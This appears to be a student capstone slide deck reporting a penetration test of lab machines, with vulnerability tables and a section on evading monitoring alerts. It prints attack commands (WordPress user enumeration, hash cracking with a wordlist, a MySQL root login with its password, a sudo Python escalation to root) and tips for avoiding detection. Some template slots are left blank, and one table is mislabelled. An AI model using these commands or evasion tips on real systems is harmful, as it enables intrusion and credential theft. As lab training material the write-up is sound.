Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:225.225.225.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Port Scanning	Using *nmap -sV, -sS & -sV -O* the attackers were able to scan the network and find all IP's and open ports on the network	Attackers use port scans to discover open doors or weak points in a network. A port scan can find open ports and figure out whether they are receiving or sending data
Wordpress User Enumeration	Using *wpscan* we utilized it to gain username information. The username info was used by the attackers to help gain access to the web server	Allows attacker to gather usernames to gain access to the web server
MySQL Database Access	We were able to discover a file containing login information for the MySQL database. Able to use the login information to gain access to the MySQL database	We are able to figure out the Hashed passwords and user list.
Misconfiguration of User Privileges/Privilege Escalation	We noticed that Steven had sudo privileges for python. Able to utilize Steven's python privileges in order to escalate to root	Immediately exalted to root privileges

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Passwords	We were able to find passwords using dictionary brute force against web form	Allowed attacker to gain access to protected web directories
Open rpcbind port **CVE-2017-8779**	Allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb.	Allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb. (denial of service attack)
WordPress XML- RPC Username/Password Login Scanner CVE-1999-0502	Attempts to login to a WP-site using default or blank username and password configs	Login Access
Privilege Escalation	Used Stevens sudo Python access to escalate from ‘Steven to root’	Allowed privilege escalation to root

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Local File Inclusion (LFI)	Used LFI to push backdoor.php listener to web server	Allows target machine communicates back to the kali machine via direct command line access
Directory Exploration	used gobuster to gain access to directories	the attackers were able to see what users had access to on Target2
Exposed Directory/Exposed Content	Plaintext information used to locate a hidden directory and other content	attacker were able to discover non listed directories for vulnerabilities
Wordpress User Enumeration		

Exploits Used

Exploitation: WordPress User Enumeration (Target 1)

Summarize the following:

- How did you exploit the vulnerability?
  - Target 1 Machine
    - *wpscan --url http://192.168.1.110/wordpress --enumerate u*
- What did the exploit achieve?
  - Finding a list of Users that we could use to SSH into the machine.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing
 - Author Pattern (Aggressive Detect
ion)
 | Confirmed By: Login Error Message
s (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing
 - Author Pattern (Aggressive Detect
ion)
 | Confirmed By: Login Error Message
s (Aggressive Detection)
```

Exploitation: Unprotected and Unsalted Hash

Summarize the following:

- How did you exploit the vulnerability?
  - Used JohnTheRipper to brute force the hash located within the MySQL database.
  - john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt
- What did the exploit achieve?
  - Gained the ability to ssh from Michael to Steven to gain further privileges

```
+----+------------+------------------------------------+--------------+------------------+----------+---------------------
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered
| user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------
+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12
|                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16
|                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------
+---------------------+-------------+----------------+
```

```
pink84                    (steven)
```

Exploitation: Weak Passwords


Summarize the following:


- How did you exploit the vulnerability?
  - Guessed Michael’s password [user: michael. pass: michael]
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - The ability to access michaels account via SSH


Exploitation: Exploration of Directory

Summarize the following:

- Using the login information for Michael we were able to look through the system with and find Flag 1 & 2.
- What did the exploit achieve?
  - We were able to have full access to the system as if we were michael.
- Include a screenshot or command output illustrating the exploit.







Exploitation: MySQL Database Access

Summarize the following:

- How did you exploit the vulnerability?
  - We were able to locate a file containing the MySQL login info on the target machine. We then used this info to gain access to the database.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - The MySQL database contained several hashed passwords, one of which we were able to crack using John the Ripper.

```
michael@target1:/var/www$ mysql --host=localhost --user=roo
t --password=R@v3nSecurity
```

```
mysql> SHOW FULL TABLES;
+-----------------------+------------+
| Tables_in_wordpress   | Table_type |
+-----------------------+------------+
| wp_commentmeta        | BASE TABLE |
| wp_comments           | BASE TABLE |
| wp_links              | BASE TABLE |
| wp_options            | BASE TABLE |
| wp_postmeta           | BASE TABLE |
| wp_posts              | BASE TABLE |
| wp_term_relationships | BASE TABLE |
| wp_term_taxonomy      | BASE TABLE |
| wp_termmeta           | BASE TABLE |
| wp_terms              | BASE TABLE |
| wp_usermeta           | BASE TABLE |
| wp_users              | BASE TABLE |
+-----------------------+------------+
```

Exploitation: Privilege Escalation [Python]

Summarize the following:

- How did you exploit the vulnerability?
  - Used sudo -l to gain information needed to perform escalation
  - Used sudo Python access to escalate to root
    - sudo python -c 'import pty; pty.spawn("bin/bash")'
- What did the exploit achieve?
  - Achieved root access on the machine

```
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  3 09:52:46 2022 from 192.168.1.90
$ /usr/bin/python -c 'import os;os.system("/bin/bash -p")'
steven@target1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Avoiding Detection

Exploitation of Wordpress User Enumeration using WPSCAN

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors
  - CPU Usage Monitor
- Which metrics do they measure?
  - http.response.status_code and system.process.cpu.total.pct
- Which thresholds do they fire at?
  - Above 400 and 0.5 respectively

Mitigating Detection

- Are there alternative exploits that may perform better?
  - wordpress-exploit-framework


Directory Traversal Using GoBuster

Monitoring Overview

- Which alerts detect this exploit?
  - CPU Usage Monitor
  - Excessive HTTP Errors
- Which metrics do they measure?
  - system.process.cpu.total.pct and http.response.status_code
- Which thresholds do they fire at?
  - 0.5 (50%)

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Utilizing *Google Dorking* to find “invisible” directories with text documents can provide information without setting off any alarms.
  - Having a delay duration during brute forcing of directories



MySQL Database Access Using wp-config.php info

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total
- Which thresholds do they fire at?
  - 0.5 and above

Mitigating Detections.

- How can you execute the same exploit without triggering the alert?
  - We could limit our attempts and/or time spent going through the database.
- Are there alternative exploits that may perform better?
  - We could use the Metasploit framework to gain access to the MYSQL database and quickly export the necessary data, thus avoiding triggering the alert.

Weak Password Exploitation

Monitoring Overview

- Which alerts detect this exploit?
  - none
- Which metrics do they measure?
  - none
- Which thresholds do they fire at?
  - none

Stealth Exploitation of [Name of Vulnerability 3]

Monitoring Overview

- Which alerts detect this exploit?
- Which metrics do they measure?
- Which thresholds do they fire at?

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.